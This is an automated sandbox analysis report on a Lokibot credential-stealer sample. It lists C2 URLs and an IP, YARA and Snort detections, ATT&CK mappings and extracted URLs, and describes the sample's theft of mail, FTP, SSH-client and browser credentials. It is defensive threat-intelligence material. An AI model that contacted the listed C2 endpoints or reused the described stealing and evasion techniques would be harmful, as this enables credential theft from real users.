ID: 708241
Sample Name:
PI#53034601506400.exe
Cookbook: default.jbs
Time: 07:57:19
Date: 23/09/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report PI#53034601506400.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Lokibot 4
Yara Signatures 4
PCAP (Network Traffic) 4
Memory Dumps 4
Unpacked PEs 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 6
Networking 6
System Summary 7
Data Obfuscation 7
Malware Analysis System Evasion 7
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 11
World Map of Contacted IPs 14
Public IPs 14
General Information 14
Warnings 15
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASNs 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI#53034601506400.exe.log 16
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck 16
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\89dad5d484a9f889a3a8dfca823edc3e_d06ed635-68f6-4e9a-955c-4899f5f57b9a 16
Static File Info 17
General 17
File Icon 17
Static PE Info 17
General 17
Entrypoint Preview 17
Data Directories 19
Sections 19
Resources 20
Imports 20
Network Behavior 20
Snort IDS Alerts 20
TCP Packets 20
HTTP Request Dependency Graph 21
HTTP Packets 21
Statistics 24
Behavior 24
System Behavior 24
Analysis Process: PI#53034601506400.exePID: 5988, Parent PID: 6056 25
General 25

File Activities 25
File Created 25
File Written 25
File Read 26
Analysis Process: PI#53034601506400.exePID: 2312, Parent PID: 5988 26
General 26
File Activities 27
File Created 27
File Deleted 27
File Moved 27
File Written 27
File Read 27
Disassembly 27


Windows Analysis Report

PI#53034601506400.exe


Overview

General Information

Sample Name:	PI#53034601506400.exe
Analysis ID:	708241
MD5:	05d1649e1b980b.
SHA1:	9227eb122ce621..
SHA256:	66f1a748e30aaa..
Tags:	exe Loki
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected AntiVM3
- Yara detected Lokibot
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64**
- PI#53034601506400.exe (PID: 5988 cmdline: "C:\Users\user\Desktop\PI#53034601506400.exe" MD5: 05D1649E1B980B3D59B189A2FE07FC3C)
  - PI#53034601506400.exe (PID: 2312 cmdline: C:\Users\user\Desktop\PI#53034601506400.exe MD5: 05D1649E1B980B3D59B189A2FE07FC3C)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://162.0.223.13/?0ZbRoqHjbXfrX54fnD4rBmzDVlyFq8Yr7ajvA00LY4dV9iaxVfYwByaATIgkQeLXp4tZ5i"
  ]
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Lokibot_1f885282	unknown	unknown	• 0x7f8d4:$a1: MAC=%02X%02X%02XINSTALL=%08X%08Xk
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PI#53034601506400.exe.2575394.3.unpack	Windows_Trojan_Lokibot_0f421617	unknown	unknown	• 0x2d563:$a: 08 8B CE 0F B6 14 38 D3 E2 83 C1 08 03 F2 48 79 F2 5F 8B C6
0.2.PI#53034601506400.exe.38976c0.9.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13278:$s1: http:// • 0x16233:$s1: http:// • 0x16c74:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13280:$s2: https:// • 0x13278:$f1: http:// • 0x16233:$f1: http:// • 0x13280:$f2: https://
0.2.PI#53034601506400.exe.38976c0.9.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.PI#53034601506400.exe.38976c0.9.unpack	Windows_Trojan_Lokibot_1f885282	unknown	unknown	• 0x15ff0:$a1: MAC=%02X%02X%02XINSTALL=%08X%08Xk
0.2.PI#53034601506400.exe.38976c0.9.unpack	Windows_Trojan_Lokibot_0f421617	unknown	unknown	• 0x3bbb:$a: 08 8B CE 0F B6 14 38 D3 E2 83 C1 08 03 F2 48 79 F2 5F 8B C6
Click to see the 73 entries				

Sigma Signatures

⊘ **No Sigma rule has matched**

Snort Signatures

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13 −

Timestamp:	192.168.2.5162.0.223.1349699802024317 09/23/22-07:58:29.454711
SID:	2024317
Source Port:	49699
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13 −

Timestamp:	192.168.2.5162.0.223.1349701802024313 09/23/22-07:58:37.371596
SID:	2024313
Source Port:	49701
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13 −

Timestamp:	192.168.2.5162.0.223.1349701802021641 09/23/22-07:58:37.371596
SID:	2021641
Source Port:	49701

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13	
Timestamp:	192.168.2.5162.0.223.1349699802021641 09/23/22-07:58:29.454711
SID:	2021641
Source Port:	49699
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13	
Timestamp:	192.168.2.5162.0.223.1349699802024312 09/23/22-07:58:29.454711
SID:	2024312
Source Port:	49699
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13	
Timestamp:	192.168.2.5162.0.223.1349701802024318 09/23/22-07:58:37.371596
SID:	2024318
Source Port:	49701
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13	
Timestamp:	192.168.2.5162.0.223.1349700802024312 09/23/22-07:58:35.112918
SID:	2024312
Source Port:	49700
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13	
Timestamp:	192.168.2.5162.0.223.1349700802021641 09/23/22-07:58:35.112918
SID:	2021641
Source Port:	49700
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.5 - Destination IP: 162.0.223.13	
Timestamp:	192.168.2.5162.0.223.1349700802024317 09/23/22-07:58:35.112918
SID:	2024317
Source Port:	49700
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected aPLib compressed binary

.NET source code contains potential unpacker

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)


Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Input Capture	3 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	1 Credentials in Registry	1 Application Window Discovery	SMB/Windows Admin Shares	1 Archive Collected Data	Automated Exfiltration	1 1 1 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 3 System Information Discovery	Distributed Component Object Model	2 Data from Local System	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 2 Software Packing	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Timestomp	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PI#53034601506400.exe	10%	ReversingLabs	ByteCode-MSIL.Packed.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.PI#53034601506400.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.PI#53034601506400.exe.3525928.5.unpack	100%	Avira	HEUR/AGEN.1244307		Download File
0.2.PI#53034601506400.exe.38976c0.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cnQ	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.founder.com.cn/cnU	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/:	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/5	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/l	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cnGg	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/r	0%	URL Reputation	safe	
http://www.sajatypeworks.com7	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0m	0%	Avira URL Cloud	safe	
http://www.urwpp.deu4	0%	Avira URL Cloud	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.founder.com.cn/cnion	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/d	0%	URL Reputation	safe	
http://www.founder.com.cn/cno_	0%	Avira URL Cloud	safe	
http://www.fontbureau.comgrita5	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cnQ	PI#53034601506400.exe, 00000000.00000003.308708832.0000000005A53000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308753663.0000000005A54000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308640910.0000000005A50000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.ibsensoftware.com/	PI#53034601506400.exe, 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000002.340586638.0000000003525000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000002.343096170.0000000003897000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000001.00000000.323196487.0000000000415000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com7	PI#53034601506400.exe, 00000000.00000003.306344407.0000000005A4C000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.306358549.0000000005A4D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnU	PI#53034601506400.exe, 00000000.00000003.308708832.0000000005A53000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308753663.0000000005A54000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308640910.0000000005A50000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/:	PI#53034601506400.exe, 00000000.00000003.310562802.0000000005A43000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	PI#53034601506400.exe, 00000000.00000003.306344407.0000000005A4C000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.306358549.0000000005A4D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.htm	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deu4	PI#53034601506400.exe, 00000000.00000003.311913695.0000000005A58000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://fontfabrik.com	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/5	PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp//	PI#53034601506400.exe, 00000000.00000003.310562802.0000000005A43000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0m	PI#53034601506400.exe, 00000000.00000003.310562802.0000000005A43000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/pe.M	PI#53034601506400.exe, 00000000.00000003.312213384.0000000005A58000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.312084396.0000000005A58000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.de	PI#53034601506400.exe, 00000000.00000003.311913695.0000000005A58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PI#53034601506400.exe, 00000000.00000002.328171471.00000000024E1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://centos.org	PI#53034601506400.exe, 00000001.00000002.352185413.0000000002F87000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
